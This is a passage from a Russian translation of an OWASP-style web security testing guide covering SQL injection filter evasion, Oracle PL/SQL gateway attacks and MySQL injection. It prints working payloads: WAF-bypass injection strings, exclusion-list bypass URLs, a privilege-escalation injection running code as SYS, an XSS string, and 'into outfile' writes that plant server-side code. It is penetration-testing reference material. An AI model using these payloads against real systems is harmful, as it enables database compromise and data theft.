Это приведёт к запуску отчёта и обновлению паролей всех пользователей.

Автоматизированная эксплуатация

Большинство ситуаций и методов, представленных здесь, можно автоматизировать с помощью тех или иных инструментов. В этой статье тестировщик может найти информацию о том, как выполнить автоматический аудит с помощью [SQLMap](#)

Методы уклонения от сигнатур SQL-инъекций

Эти методы используются для обхода средств защиты, таких как брандмауэры web-приложений (WAF) или системы предотвращения вторжений (IPS). Также см. [SQL-инъекция в обход WAF](#).

Пробелы

Удаление или вставка пробелов не влияют на SQL-выражение. Например,

```
or 'a'='a'

or 'a' = 'a'
```

Добавление специального символа, такого как перевод строки или табуляция, не изменит выполнение SQL-выражения. Например,

```
or
'a' =
    'a'
```

Null-байт

Используйте нулевой байт (%00) перед любыми символами, которые блокирует фильтр.

Например, если злоумышленник может ввести следующий SQL

```
' UNION SELECT password FROM Users WHERE username='admin'--
```

добавив нулевые байты будет

```
%00' UNION SELECT password FROM Users WHERE username='admin'--
```

Комментарии в SQL

Добавление встроенных комментариев в SQL также может помочь оператору SQL быть корректным и обойти фильтр SQL-инъекций. Возьмём эту SQL-инъекцию в качестве примера:

```
' UNION SELECT password FROM Users WHERE name='admin'--
```

Добавляя встроенные комментарии в SQL получим

```
' /**/UNION/**/SELECT/**/password/**/FROM/**/Users/**/WHERE/**/name/**/LIKE/**/'admin'--
```

```
' /**/UNI/**/ON/**/SE/**/LECT/**/password/**/FROM/**/Users/**/WHE/**/RE/**/name/**/LIKE/**/'admin'--
```

Кодировка URL

Используйте [URL-кодировщик](#) для кодирования SQL-выражения

```
' UNION SELECT password FROM Users WHERE name='admin'--
```

Получаем выражение SQL-инъекции в кодировке URL

```
%27%20UNION%20SELECT%20password%20FROM%20Users%20WHERE%20name%3D%27admin%27--
```

Кодировка символов

Функцию Char() можно использовать для замены символов, например, английских букв. Т.е. char(114,111,111,116) означает root:

```
' UNION SELECT password FROM Users WHERE name='root'--
```

Выражение SQL-инъекции с применением Char():

```
' UNION SELECT password FROM Users WHERE  
name=char(114,111,111,116)--
```

Конкатенация строк

Конкатенация разбивает ключевые слова SQL и обходит фильтры. Синтаксис конкатенации зависит от сервера базы данных. Возьмем в качестве примера MS SQL:

```
select 1
```

Простое SQL-выражение можно изменить, как показано ниже, с помощью конкатенации.

```
EXEC('SEL' + 'ECT 1')
```

Шестнадцатеричная кодировка

Метод hex-кодирования использует шестнадцатеричную кодировку для замены исходного символа SQL-выражения. Например, root может быть представлен как

```
726F6F74
```

```
Select user from users where name = 'root'
```

Тот же SQL с использованием HEX-значения:

```
Select user from users where name = 726F6F74
```

или

```
Select user from users where name = unhex('726F6F74')
```

Объявление переменных

Объявите SQL-инъекцию как переменную и выполните её.

Например, SQL-инъекция ниже

```
Union Select password
```

определяет SQL-выражение в переменной SQLivar

```
; declare @SQLIvar nvarchar(80); set @myvar = N'UNI' +
N'ON' + N' SELECT' + N'password');
EXEC(@SQLIvar)
```

Альтернативное выражение 'or 1 = 1'

```
OR 'SQLi' = 'SQL'+ 'i'
OR 'SQLi' > 'S'
or 20 > 1
OR 2 between 3 and 1
OR 'SQLi' = N'SQLi'
1 and 1 = 1
1 || 1 = 1
1 && 1 = 1
```

SQL-инъекция с символами подстановки

Большинство диалектов SQL поддерживают как односимвольные (обычно "?" или "_"), так и многосимвольные знаки подстановки (обычно "%" или "*"), которые могут использоваться в запросах с оператором **LIKE**. Даже когда для защиты от атак SQL-инъекций используются соответствующие меры защиты (такие как параметры или заранее подготовленные выражения), можно вставлять в запросы символы подстановки.

Например, если web-приложение в процессе оформления заказа позволяет пользователям вводить промокод, и проверяет, существует ли этот код в базе данных, с помощью запроса, например, **SELECT * FROM discount_codes WHERE code LIKE ':code'**, то ввод значения % (которое вставляется вместо параметра **:code**) выведет все промокоды.

Этот метод также можно использовать для определения значений промокодов с помощью уточняющих запросов (например, **a%**, **b%**, **ba%**, и т.д.).

Меры защиты

- Чтобы защитить приложение от SQL-инъекций, обратитесь к [Памятке по предотвращению SQL-инъекций](#).
- Чтобы защитить сервер базы данных, обратитесь к [Памятке по защите баз данных](#).

Общие сведения о контроле входных данных см. в [Памятке по контролю входных данных](#).

Инструменты

- [Строки для фаззинга SQL-инъекций \(из инструмента wfuzz\) - Fuzzdb](#)
- [sqlbftools](#)
- [Bernardo Damele A. G.: sqlmap, инструмент автоматизации SQL-инъекций](#)
- [Muhaimin Dzulfakar: MySQLoitr, инструмент для захвата инъекций](#)

Ссылки

- [OWASP Top 10 2017-A1 > A03:2021](#)
- [SQL-инъекция](#)

Для следующих СУБД и технологий были созданы свои разделы руководства по тестированию:

- [Тестирование Oracle](#)
- [Тестирование MySQL](#)
- [Тестирование MS SQL Server](#)
- [Тестирование PostgreSQL](#)
- [Тестирование MS Access](#)
- [Тестирование NoSQL-инъекций](#)
- [Тестирование ORM-инъекций](#)
- [Тестирование на стороне клиента](#)

Технические руководства

- [Victor Chapela: "Advanced SQL Injection"](#)
- [Chris Anley: "More Advanced SQL Injection"](#)
- [David Litchfield: "Data-mining with SQL Injection and Inference"](#)
- [Imperva: "Blinded SQL Injection"](#)
- [PortSwigger: "SQL Injection Cheat Sheet"](#)
- [Kevin Spett from SPI Dynamics: "Blind SQL Injection"](#)
- ["ZeQ3uL" \(Prathan Phongthiproke\) and "Suphot Boonchamnan": "Beyond SQLi: Obfuscate and Bypass"](#)
- [Adi Kaploun and Eliran Goshen, Check Point Threat Intelligence & Research Team: "The Latest SQL Injection Trends"](#)

Документация по уязвимостям SQL-инъекций в продуктах

- [Anatomy of the SQL injection in Drupal's database comment filtering system SA-CORE-2015-003](#)

Тестирование Oracle

Обзор

Web-приложения PL/SQL поддерживаются шлюзом PL/SQL, который является компонентом, преобразующим web-запросы в запросы к базе данных. Oracle разработала ряд программных реализаций, начиная от раннего продукта web listener, заканчивая модулем Apache `mod_plsql` и web-сервером базы данных XML (XDB). У всех есть свои особенности и проблемы, каждая из которых будет подробно рассмотрена в этой главе. Продукты, использующие шлюз PL/SQL, включают Oracle HTTP Server, eBusiness Suite, Portal, HTMLDB (APEX), WebDB и Oracle Application Server и пр.

Как тестировать

Как работает шлюз PL/SQL

По сути, шлюз PL/SQL это прокси-сервер, принимающий web-запрос пользователя и передающий его на сервер базы данных, где он выполняется.

1. Web-сервер принимает запрос от web-клиента и определяет, должен ли он быть обработан PL/SQL-шлюзом.
2. Шлюз PL/SQL обрабатывает запрос, извлекая запрошенное имя пакета, процедуру и переменные.
3. Запрошенный пакет и процедура упаковываются в блок анонимного PL/SQL и отправляются на сервер базы данных.
4. Сервер базы данных выполняет процедуру и отправляет результаты обратно на шлюз в виде HTML.
5. Шлюз через web-сервер возвращает ответ клиенту.

Важно осознать такой нюанс — код PL/SQL выполняется не на web-сервере, а на сервере базы данных. Это означает, что уязвимости в PL/SQL-шлюзе или в PL/SQL-приложении при эксплуатации дают злоумышленнику прямой доступ к серверу базы данных; и никакие межсетевые экраны это не предотвратят.

URL web-приложений PL/SQL обычно легко узнаваемы и, как правило, начинаются так:

- `http://www.example.com/pls/xyz`
- `http://www.example.com/xyz/owa`
- `http://www.example.com/xyz/plsql`

(xyz может быть любой строкой и представляет собой дескриптор доступа к базе данных, о котором расскажем позже).

В то время как второй и третий примеры представляют собой URL более старых версий PL/SQL-шлюза, первый — из более новых, работающих на Apache. В конфигурационном файле Apache `plsql.conf` по умолчанию используется параметр `/pls`, указанный в качестве Location с модулем PLS в качестве обработчика. Однако не обязательно это будет `/pls`. Отсутствие расширения файла в URL может указывать на наличие шлюза Oracle PL/SQL. Рассмотрим следующий URL:

```
http://www.server.com/aaa/bbb/xxxxx.yyyyy
```

Если заменить `xxxxx.yyyyy` на что-то типа `ebank.home`, `store.welcome`, `auth.login`, или `books.search`, есть довольно большая вероятность того, что используется шлюз PL/SQL. Также можно предварить запрошенный пакет и процедуру именем пользователя, которому он принадлежит, т.е. схемой — в примере ниже пользователем является `webuser`:

```
http://www.server.com/pls/xyz/webuser.pkg.proc
```

В данном URL `xyz` — дескриптор доступа к базе данных (англ.: Database Access Descriptor, DAD). DAD указывает информацию о сервере базы данных, чтобы подключить PL/SQL-шлюз. Он содержит такую информацию, как строка подключения по протоколу TNS (англ.: Transparent Network Substrate), идентификатор пользователя и пароль, методы аутентификации и т.д. DAD указываются в файле конфигурации Apache `dads.conf` в более новых версиях или в файле `wdbsvr.app` — в старых. По умолчанию DAD включают:

TXT

```
SIMPLEDAD
HTMLDB
ORASSO
SSODAD
PORTAL
PORTAL2
PORTAL30
PORTAL30_SS0
TEST
DAD
APP
ONLINE
DB
OWA
```

Определение наличия шлюза PL/SQL

При анализе сервера важно сначала узнать, с какой технологией вы на самом деле имеете дело. Если вы этого ещё не знаете, например, в сценарии тестирования методом чёрного ящика, то первое, что нужно сделать — разобраться с этим. Распознать web-приложение PL/SQL довольно просто. Во-первых, это формат URL и то, как он выглядит (обсуждалось выше). Кроме того, есть набор простых тестов, которые можно провести для проверки наличия PL/SQL-шлюза.

Заголовки ответов сервера

Заголовки ответов web-сервера являются хорошим индикатором того, работает ли на сервере PL/SQL-шлюз. В таблице ниже перечислены некоторые из типичных заголовков ответов:

```

Oracle-Application-Server-10g
Oracle-Application-Server-10g/10.1.2.0.0 Oracle-HTTP-Server
Oracle-Application-Server-10g/9.0.4.1.0 Oracle-HTTP-Server
Oracle-Application-Server-10g OracleAS-Web-Cache-
10g/9.0.4.2.0 (N)
Oracle-Application-Server-10g/9.0.4.0.0
Oracle HTTP Server Powered by Apache
Oracle HTTP Server Powered by Apache/1.3.19 (Unix)
mod_plsql/3.0.9.8.3a
Oracle HTTP Server Powered by Apache/1.3.19 (Unix)
mod_plsql/3.0.9.8.3d
Oracle HTTP Server Powered by Apache/1.3.12 (Unix)
mod_plsql/3.0.9.8.5e
Oracle HTTP Server Powered by Apache/1.3.12 (Win32)
mod_plsql/3.0.9.8.5e
Oracle HTTP Server Powered by Apache/1.3.19 (Win32)
mod_plsql/3.0.9.8.3c
Oracle HTTP Server Powered by Apache/1.3.22 (Unix)
mod_plsql/3.0.9.8.3b
Oracle HTTP Server Powered by Apache/1.3.22 (Unix)
mod_plsql/9.0.2.0.0
Oracle_Web_Listener/4.0.7.1.0EnterpriseEdition
Oracle_Web_Listener/4.0.8.2EnterpriseEdition
Oracle_Web_Listener/4.0.8.1.0EnterpriseEdition
Oracle_Web_listener3.0.2.0.0/2.14FC1
Oracle9iAS/9.0.2 Oracle HTTP Server
Oracle9iAS/9.0.3.1 Oracle HTTP Server

```

NULL-тест

В PL/SQL **null** — вполне допустимое выражение:

SQL

```

SQL> BEGIN
  NULL;
END;
/
PL/SQL procedure successfully completed.

```

Можно использовать это для проверки, запущен ли на сервере PL/SQL-шлюз. Возьмём **DAD**, добавим **NULL**, а затем **NOSUCHPROC**:

- <http://www.example.com/pls/dad/null>
- <http://www.example.com/pls/dad/nosuchproc>

Если сервер отвечает **200 OK** на первый URL и **404 Not Found** на второй, то это указывает на то, что на сервере запущен PL/SQL-шлюз.

Доступ к известным пакетам

В старых версиях шлюза PL/SQL возможен прямой доступ к пакетам, образующим PL/SQL Web Toolkit, таким как пакеты OWA и HTP. Одним из таких пакетов является **OWA_UTIL**, о котором мы поговорим позже. Этот пакет содержит процедуру SIGNATURE, которая просто выводит в HTML подпись о наличии PL/SQL. Таким образом, запрашивая

http://www.example.com/pls/dad/owa_util.signature

выводит на web-странице подпись

"This page was produced by the PL/SQL Web Toolkit on date"

или

"This page was produced by the PL/SQL Cartridge on date"

Если вы видите не такой ответ, а 403 Forbidden, можно сделать вывод, о наличии шлюза PL/SQL. Это ответ, который вы получите в более поздних версиях или системах с установленными обновлениями.

Доступ к произвольным пакетам PL/SQL в базе данных

Возможна эксплуатация уязвимостей в пакетах PL/SQL, установленных по умолчанию на сервере баз данных. Как вы это сделаете, зависит от версии шлюза PL/SQL. В более ранних версиях ничего не могло помешать злоумышленнику получить доступ к произвольному пакету PL/SQL на сервере базы данных. Ранее мы упоминали пакет **OWA_UTIL**. Его можно использовать для запуска произвольных SQL-запросов:

http://www.example.com/pls/dad/OWA_UTIL.CELLSPRINT? P_THEQUERY=SELECT+USERNAME+FROM+ALL_USERS

Атаки межсайтового скриптинга можно запустить через пакет HTP:

[http://www.example.com/pls/dad/HTP.PRINT?CBUF=<script>alert\('XSS'\)</script>](http://www.example.com/pls/dad/HTP.PRINT?CBUF=<script>alert('XSS')</script>)

Очевидно, что это опасно, поэтому Oracle ввела список исключений, чтобы предотвратить прямой доступ к таким опасным процедурам. Под запрет попали запросы, начинающиеся с **SYS.***, **DBMS_***, **HTTP.*** или **OWA***. Однако список исключений можно обойти. Более того, он не препятствует доступу к пакетам в схемах **CTXSYS** и **MDSYS** или другим, поэтому можно использовать недостатки в этих пакетах:

```
http://www.example.com/pls/dad/CTXSYS.DRILoad.VALIDATE_STMT?
SQL_STMT=SELECT+1+FROM+DUAL
```

Если сервер базы данных всё ещё подвержен этой уязвимости (CVE-2006-0265), то он вернёт пустую HTML-страницу с ответом 200 OK.

Тестирование шлюза PL/SQL на наличие недостатков

На протяжении многих лет Oracle PL/SQL Gateway страдал от ряда недостатков, включая доступ к страницам администрирования (CVE-2002-0561), переполнение буфера (CVE-2002-0559), ошибки обхода каталогов и уязвимости, которые позволяют злоумышленникам обойти список исключений, и, получив доступ, запускать произвольные пакеты PL/SQL на сервере базы данных.

Обход списка исключений PL/SQL

Невероятно, сколько раз Oracle пыталась исправить недостатки, которые позволяют злоумышленникам обходить список исключений. Каждый патч, выпущенный Oracle, пал жертвой нового метода обхода. [Рассказ об этой печальной истории](#).

Обход списка исключений — способ 1

Когда Oracle впервые представила список исключений PL/SQL (англ.: Exclusion List) для предотвращения доступа злоумышленников к произвольным пакетам PL/SQL, его можно было легко обойти, поставив перед именем схемы/пакета символ перевода строки, пробел или табуляцию (в hex-кодировке):

TXT

```
http://www.example.com/pls/dad/%0ASYS.PACKAGE.PROC
http://www.example.com/pls/dad/%20SYS.PACKAGE.PROC
http://www.example.com/pls/dad/%09SYS.PACKAGE.PROC
```

Обход списка исключений — способ 2

Более поздние версии шлюза позволяли злоумышленникам обходить список исключений, предваряя имя схемы/пакета меткой. В PL/SQL метка указывает на

строку кода, к которой можно перейти с помощью оператора GOTO, и принимает вид `<<МЕТКА>>`:

- `http://www.example.com/pls/dad/<<LBL>>SYS.PACKAGE.PROC`

Обход списка исключений — способ 3

Обойти список исключений злоумышленнику можно просто, обрамляя наименование схемы/пакета двойными кавычками. Обратите внимание, что это не работает в Oracle Application Server 10g и позже, поскольку он преобразует запрос пользователя в нижний регистр перед отправкой его на сервер базы данных, а символы в кавычках чувствительны к регистру (т.е. `SYS` и `sys` — не одно и то же), и запрос к последнему приведёт к ошибке 404 Not Found. Однако в более ранних версиях список исключений можно было обойти так:

```
http://www.example.com/pls/dad/"SYS".PACKAGE.PROC
```

Обход списка исключений — способ 4

В зависимости от набора символов, установленного на web-сервере и на сервере базы данных, некоторые из символов могут преобразовываться. Таким образом, в зависимости от кодировки символ `ÿ` (`0xFF`) может быть преобразован в `Y` на сервере базы данных. Другой символ, который часто преобразуется в верхний регистр — `Y` (диакритический знак макрона `0xAF`). Это может позволить злоумышленнику обойти список исключений:

```
http://www.example.com/pls/dad/S%FFS.PACKAGE.PROC
```

```
http://www.example.com/pls/dad/S%AFS.PACKAGE.PROC
```

Обход списка исключений — способ 5

Некоторые версии PL/SQL Gateway позволяют обойти список исключений с помощью обратной косой черты — `0x5C`:

```
http://www.example.com/pls/dad/%5CSYS.PACKAGE.PROC
```

Обход списка исключений — способ 6

Это самый сложный метод обхода списка исключений, который был недавно исправлен. Если мы сделаем такой запрос

```
http://www.example.com/pls/dad/foo.bar?xyz=123
```

то сервер приложений будет выполнять на сервере базы данных следующее:

```

declare
    rc__ number;
    start_time__ binary_integer;
    simple_list__ owa_util.vc_arr;
    complex_list__ owa_util.vc_arr;
begin
    start_time__ := dbms_utility.get_time;
    owa.init_cgi_env(:n__,:nm__,:v__);
    http.HTBUF_LEN := 255;
    null;
    null;
    simple_list__(1) := 'sys.%';
    simple_list__(2) := 'dbms\_%';
    simple_list__(3) := 'utl\_%';
    simple_list__(4) := 'owa\_%';
    simple_list__(5) := 'owa.%';
    simple_list__(6) := 'http.%';
    simple_list__(7) := 'htf.%';
    if ((owa_match.match_pattern('foo.bar', simple_list__,
complex_list__, true))) then
        rc__ := 2;
    else
        null;
        orasso.wpg_session.init();
        foo.bar(XYZ=>:XYZ);
        if (wpg_docload.is_file_download) then
            rc__ := 1;
            wpg_docload.get_download_file(:doc_info);
            orasso.wpg_session.deinit();
            null;
            null;
            commit;
        else
            rc__ := 0;
            orasso.wpg_session.deinit();
            null;
            null;
            commit;
            owa.get_page(:data__,:ndata__);
        end if;
    end if;
end if;

```

```

:rc__ := rc__;
:db_proc_time__ := dbms_utility.get_time-start_time__;
end;

```

Обратите внимание на строки 19 и 24. В строке 19 запрос пользователя проверяется по списку известных «плохих» строк, т.е. по списку исключений. Если запрошенный пакет и процедура их не содержат, то процедура выполняется в строке 24. Параметр XYZ передается как связанная переменная.

Если мы затем запросим:

```
http://server.example.com/pls/dad/INJECT'POINT
```

то выполняется следующий PL/SQL:

SQL

```

..
simple_list__(7) := 'htf.%';
if ((owa_match.match_pattern('inject'point', simple_list__
complex_list__, true))) then
  rc__ := 2;
else
  null;
  orasso.wpg_session.init();
  inject'point;
..

```

Это приводит к появлению в журнале ошибок сообщения: "PLS-00103: Encountered the symbol 'POINT' when expecting one of the following..." Тут и кроется способ для инъекции произвольного SQL. Его можно использовать для обхода списка исключений. Во-первых, злоумышленнику необходимо найти процедуру PL/SQL, которая не принимает параметров и не соответствует чему-нибудь из списка исключений. Есть большое количество пакетов по умолчанию, которые соответствуют этим критериям, например:

```

JAVA_AUTONOMOUS_TRANSACTION.PUSH
XMLGEN.USELOWERCASETAGNAMES
PORTAL.WWV_HTTP.CENTERCLOSE
ORASSO.HOME
WWC_VERSION.GET_HTTP_DATABASE_INFO

```

Злоумышленник должен выбрать одну из этих функций, которая доступна в целевой системе (т.е. возвращает **200 OK** по запросу). В качестве теста злоумышленник может сделать запрос

`http://server.example.com/pls/dad/orasso.home?F00=BAR`

сервер должен ответить **404 File Not Found**, поскольку процедура orasso.home не требует параметров, но он был предоставлен. Однако, прежде чем будет выдан код 404, выполняется следующий PL/SQL:

```

..
..
if ((owa_match.match_pattern('orasso.home', simple_list__,
complex_list__, true))) then
    rc__ := 2;
else
    null;
    orasso.wpg_session.init();
    orasso.home(F00=>:F00);
..
..

```

Обратите внимание на наличие F00 в строке запроса злоумышленника. Можно эксплуатировать это для запуска произвольного SQL. Во-первых, нужно закрыть скобки:

`http://server.example.com/pls/dad/orasso.home?);--=BAR`

Это приводит к выполнению следующего PL/SQL:

```
..
orasso.home();--=>:);--);
..
```

Обратите внимание, что всё, что стоит после двойного минуса (--) рассматривается как комментарий. Этот запрос вызовет внутреннюю ошибку сервера, поскольку одна из связанных переменных больше не используется, поэтому злоумышленнику необходимо вернуть её. Как оказалось, именно эта связанная переменная является ключом к запуску произвольного PL/SQL. В данном случае можно просто использовать **HTTP.PRINT** для печати BAR и добавить требуемую связанную переменную как :1:

```
http://server.example.com/pls/dad/orasso.home?);HTTP.PRINT(:1);--
=BAR
```

Запрос должен вернуть **200** со словом "BAR" в HTML. Всё, что после знака равенства (BAR в данном случае) — данные, вставленные в связанную переменную. Используя тот же метод, можно снова получить доступ к **owa_util.cellsprint**:

```
http://www.example.com/pls/dad/orasso.home?);OWA_UTIL.CELLSPRINT(
:1);--=SELECT+USERNAME+FROM+ALL_USERS
```

Чтобы выполнить произвольный SQL, включая инструкции DML и DDL, злоумышленник вставляет `execute immediate :1`

```
http://server.example.com/pls/dad/orasso.home?);execute%20immedia
te%20:1;--=select%201%20from%20dual
```

Обратите внимание, что вывод отображаться не будет. Это можно использовать в PL/SQL-инъекциях от имени SYS, что позволяет злоумышленнику получить полный контроль над сервером базы данных. Например, следующий URL эксплуатирует SQL-инъекцию в **DBMS_EXPORT_EXTENSION**

```
http://www.example.com/pls/dad/orasso.home?);
execute%20immediate%20:1;--
=DECLARE%20BUF%20VARCHAR2(2000);%20BEGIN%20
BUF:=SYS.DBMS_EXPORT_EXTENSION.GET_DOMAIN_INDEX_TABLES('IND
EX_NAME','INDEX_SCHEMA','DBMS_OUTPUT.PUT_LINE(:p1);
EXECUTE%20IMMEDIATE%20''CREATE%20OR%20REPLACE%20
PUBLIC%20SYNONYM%20BREAKABLE%20FOR%20SYS.OWA_UTIL'';
END;--','SYS',1,'VER',0);END;
```

Оценка пользовательских web-приложений PL/SQL

Во время оценки защищённости методом «чёрного ящика» код пользовательского приложения PL/SQL недоступен, но его всё же необходимо протестировать на наличие уязвимостей.

Тестирование на наличие SQL-инъекций

Каждый входной параметр должен быть протестирован на наличие SQL-инъекций. Их легко найти и подтвердить. Найти их не сложнее, чем вставить одинарную кавычку в параметр и проверить ответ на ошибки (включая 404 Not Found). Подтверждение наличия SQL-инъекций можно выполнить с помощью оператора конкатенации.

Например, предположим, что существует web-приложение PL/SQL для книжного магазина, которое позволяет искать книги данного автора:

```
http://www.example.com/pls/bookstore/books.search?author=DICKENS
```

Неизвестно, найдёт ли этот запрос книги Чарльза Диккенса, но если

```
http://www.example.com/pls/bookstore/books.search?author=DICK'ENS
```

выдаёт ошибку или **404**, то возможна SQL-инъекция. Это может быть подтверждено с помощью оператора конкатенации:

```
http://www.example.com/pls/bookstore/books.search?
author=DICK' || 'ENS
```

Если этот запрос выводит книги Чарльза Диккенса, то вы только что подтвердили наличие SQL-инъекции.

Инструменты

- [Orascan \(Oracle Web Application VA scanner\)](#), [NGS SQuirreL \(Oracle RDBMS VA Scanner\)](#).

Ссылки

Технические руководства

- [Hackproofing Oracle Application Server \(A Guide to Securing Oracle 9\)](#)
 - [Oracle - PL/SQL Injection](#)
 - [Атака на оракула. Подробный гайд по векторам атак на Oracle DB](#)
-

Тестирование MySQL

Обзор

Уязвимости [SQL инъекции](#) возникают всякий раз, когда при построении SQL-запроса входные данные используются без надлежащего ограничения или нейтрализации. Доступ к таким уязвимостям открывает динамический SQL (построение SQL-запросов путём конкатенации строк). SQL-инъекция позволяет злоумышленнику получить доступ к SQL-серверам и выполнять код SQL под привилегиями пользователя, подключенного к базе данных.

Сервер MySQL имеет несколько особенностей, поэтому некоторые эксплойты необходимо специально адаптировать под это приложение. Это тема данного раздела.

Как тестировать

Когда уязвимость SQL-инъекции обнаруживается в приложении, поддерживаемом базой данных MySQL, существует ряд атак, которые можно провести в зависимости от версии MySQL и привилегий пользователя в СУБД.

MySQL поставляется в нескольких версиях, которые эксплуатируются по всему миру: **3.23.x**, **4.0.x**, **4.1.x** и **5.0.x** (примечание: на момент перевода также появились версии **5.1.x**, **5.5.x**, **5.6.x**, **5.7.x** и **8.0.x** из которых поддерживаются только **5.7.x** и **8.0.x**). В каждой версии есть набор функций, появившийся в ней.

- Начиная с версии 4.0: UNION
- Начиная с версии 4.1: подзапросы
- Начиная с версии 5.0: хранимые процедуры и функции, представление **INFORMATION_SCHEMA**
- Начиная с версии 5.0.2: триггеры и т.д.

Следует отметить, что для MySQL версий до 4.0.x могли применяться только логические или основанные на времени слепые инъекции, поскольку функциональность подзапросов и оператор **UNION** ещё не были реализованы.

С этого момента мы будем предполагать, что существует классическая уязвимость SQL-инъекции, которая может быть вызвана запросом, подобным тому, который описан в разделе [Тестирование SQL-инъекций](#).

```
http://www.example.com/page.php?id=2
```

Проблема с одинарными кавычками

Прежде чем воспользоваться возможностями MySQL, необходимо принять во внимание, как выглядят строки в SQL-выражении, поскольку web-приложения часто избегают одинарных кавычек.

Экранирование кавычек в MySQL выглядит следующим образом:

```
'Строка с \'кавычками\''
```

Т.е. MySQL интерпретирует экранированные апострофы `\'` как обычные, а не метасимволы.

Таким образом, если приложению для работы нужно использовать строковые константы, следует различать два случая:

1. Web-приложение экранирует одинарные кавычки `'` => `\'`
2. Web-приложение не экранирует одинарные кавычки `'` => `'`

В MySQL существует стандартный способ обойти необходимость использования одинарных кавычек, имея строковую константу, которая должна быть объявлена без необходимости использования одинарных кавычек.

Предположим, мы хотим узнать значение поля с именем `password` с условиями, подобными следующим:

1. `password LIKE 'A%'`
2. ASCII-значения символов в формате hex:

```
password LIKE 0x4125
```

3. Функция `char()`:

```
password LIKE CHAR(65,37)
```

Несколько смешанных запросов

Коннекторы библиотек MySQL не поддерживают несколько запросов, разделённых символом `;`, поэтому нельзя объединить несколько неоднородных SQL-команд в одну SQL-инъекцию, как в Microsoft SQL Server.

Например, следующая инъекция приведет к ошибке:

```
1 ; update tablename set code='javascript code' where 1 --
```

Сбор информации

Идентификация MySQL

Конечно, первое, что нужно знать, — является ли СУБД MySQL сервером базы данных. Сервер MySQL имеет функцию, используемую для того, чтобы другие СУБД могли игнорировать SQL-выражения на диалекте MySQL. Когда блок комментариев `'/**/'` содержит восклицательный знак `'/*!тут должен быть sql*/'`, он интерпретируется MySQL, но рассматривается как обычный блок комментариев другими СУБД, как описано в [Руководстве по MySQL](#).

Пример:

```
1 /*! and 1=0 */
```

Если это MySQL, выражение внутри блока комментариев будет интерпретировано.

Версии

Узнать версию можно тремя способами:

1. С помощью глобальной переменной `@@version`
2. С помощью функции [VERSION\(\)](#).
3. С помощью идентификации версии по комментариям `/*!40110 and 1=0*/`

что означает

SQL

```
if(version >= 4.1.10)
  add 'and 1=0' to the query.
```

Способы эквивалентны, так как результат один и тот же.

Классическая инъекция:

```
1 AND 1=0 UNION SELECT @@version /*
```

Косвенная инъекция:

```
1 AND @@version like '4.0%'
```

Ответ будет содержать что-то вроде

```
5.0.22-log
```

Имя пользователя

Есть два типа пользователей, на которые полагается MySQL Server.

1. [USER\(\)](#): пользователь, подключенный к серверу MySQL.
2. [CURRENT_USER\(\)](#): внутренний пользователь, который выполняет запрос.

Между 1 и 2 есть некоторая разница. Отличие заключается в том, что анонимный пользователь может подключаться (если разрешено) с любым именем, а внутренний пользователь MySQL — это пустое имя (""). Ещё одно отличие в том, что хранимая процедура или функция выполняются от имени пользователя-создателя, если они не объявлены где-либо ещё. Это можно узнать через **CURRENT_USER**.

Классическая инъекция:

```
1 AND 1=0 UNION SELECT USER()
```

Косвенная инъекция:

```
1 AND USER() like 'root%'
```

В ответе будет что-то типа:

```
user@hostname
```

Используемое имя базы данных

Есть стандартная функция **DATABASE()**

Классическая инъекция:

```
1 AND 1=0 UNION SELECT DATABASE()
```

Косвенная инъекция:

```
1 AND DATABASE() like 'db%'
```

Ожидаемый результат — строка типа

```
dbname
```

INFORMATION_SCHEMA

Начиная с версии MySQL 5.0 было создано представление с именем [INFORMATION_SCHEMA](#). Оно позволяет нам получить всю информацию о базах данных, таблицах и столбцах, а также о процедурах и функциях.

Таблицы в INFORMATION_SCHEMA	ОПИСАНИЕ
SCHEMATA	Все базы данных пользователя (как минимум) SELECT_priv
SCHEMA_PRIVILEGES	Привилегии, которые пользователь имеет в каждой БД
TABLES	Все таблицы пользователя (как минимум) SELECT_priv
TABLE_PRIVILEGES	Привилегии, которые пользователь имеет в каждой таблице
COLUMNS	Все столбцы, которые есть у пользователя (как минимум) SELECT_priv
COLUMN_PRIVILEGES	Привилегии, которыми обладает пользователь для каждого столбца
VIEWS	Все представления, которые есть у пользователя (как минимум) SELECT_priv
ROUTINES	Процедуры и функции (необходима EXECUTE_priv)
TRIGGERS	Триггеры (нужна INSERT_priv)
USER_PRIVILEGES	Привилегии, которыми обладает подключенный пользователь

Всю эту информацию можно извлечь с помощью известных методов, описанных в разделе [Тестирование SQL-инъекций](#).

Векторы атак

Запись в файл

Если подключенный пользователь имеет привилегии **FILE** и одинарные кавычки не экранированы, предложение **into outfile** можно использовать для экспорта результатов запроса в файл.

```
Select * from table into outfile '/tmp/file'
```

Примечание. Невозможно обойти одинарные кавычки, окружающие имя файла. Поэтому, если есть какая-то нейтрализация одинарных кавычек, например, экранирование **\'**, то не будет возможности использовать предложение **into outfile**.

Этот вид атаки может быть использован как внеполосный метод для получения информации о результатах запроса или для записи файла, который может быть выполнен внутри каталога web-сервера.

Пример:

SQL

```
`1 limit 1 into outfile '/var/www/root/test.jsp' FIELDS
ENCLOSED BY '//' LINES TERMINATED BY '\n<%здесь jsp
код%>';`
```

Результаты сохраняются в файле с привилегиями `rw-rw-rw`, принадлежащими пользователю и группе MySQL,

где `/var/www/root/test.jsp` будет содержать:

```
//field values//
<%здесь jsp код%>
```

Чтение из файла

`load_file` — это встроенная функция, которая может читать файл, если это допускают разрешения файловой системы. Если подключенный пользователь имеет привилегии `FILE`, его можно использовать для получения содержимого файлов. Одинарные кавычки позволяют избежать нейтрализации с помощью ранее описанных методов.

```
load_file('filename')
```

Весь файл будет доступен для экспорта с использованием стандартных методов.

Классическая атака SQL-инъекции

При классической SQL-инъекции результаты могут отображаться непосредственно на странице как обычный вывод или как ошибка MySQL. Используя уже упомянутые атаки SQL-инъекций и уже описанные функции MySQL, прямая SQL-инъекция может быть легко выполнена на уровне, зависящем в первую очередь от версии MySQL, с которой сталкивается тестировщик.

Хорошая атака заключается в том, чтобы узнать результаты, заставив функцию/процедуру или сам сервер выдать ошибку. Список ошибок, выдаваемых MySQL и, в частности, его собственными функциями, можно найти в [Руководстве по MySQL](#).

Внеполосная SQL-инъекция

Внеполосная инъекция может быть выполнена с помощью предложения `into outfile`.

Слепая SQL-инъекция

Для проведения слепой SQL-инъекции существует набор полезных функций, стандартно предоставляемых сервером MySQL.

- Длина строки:
 - `LENGTH(str)`
- Извлечь подстроку из заданной строки:
 - `SUBSTRING(string, offset, #chars_returned)`
- Слепая инъекция по времени:
 - BENCHMARK и SLEEP
 - `BENCHMARK(#ofcycles, action_to_be_performed)`

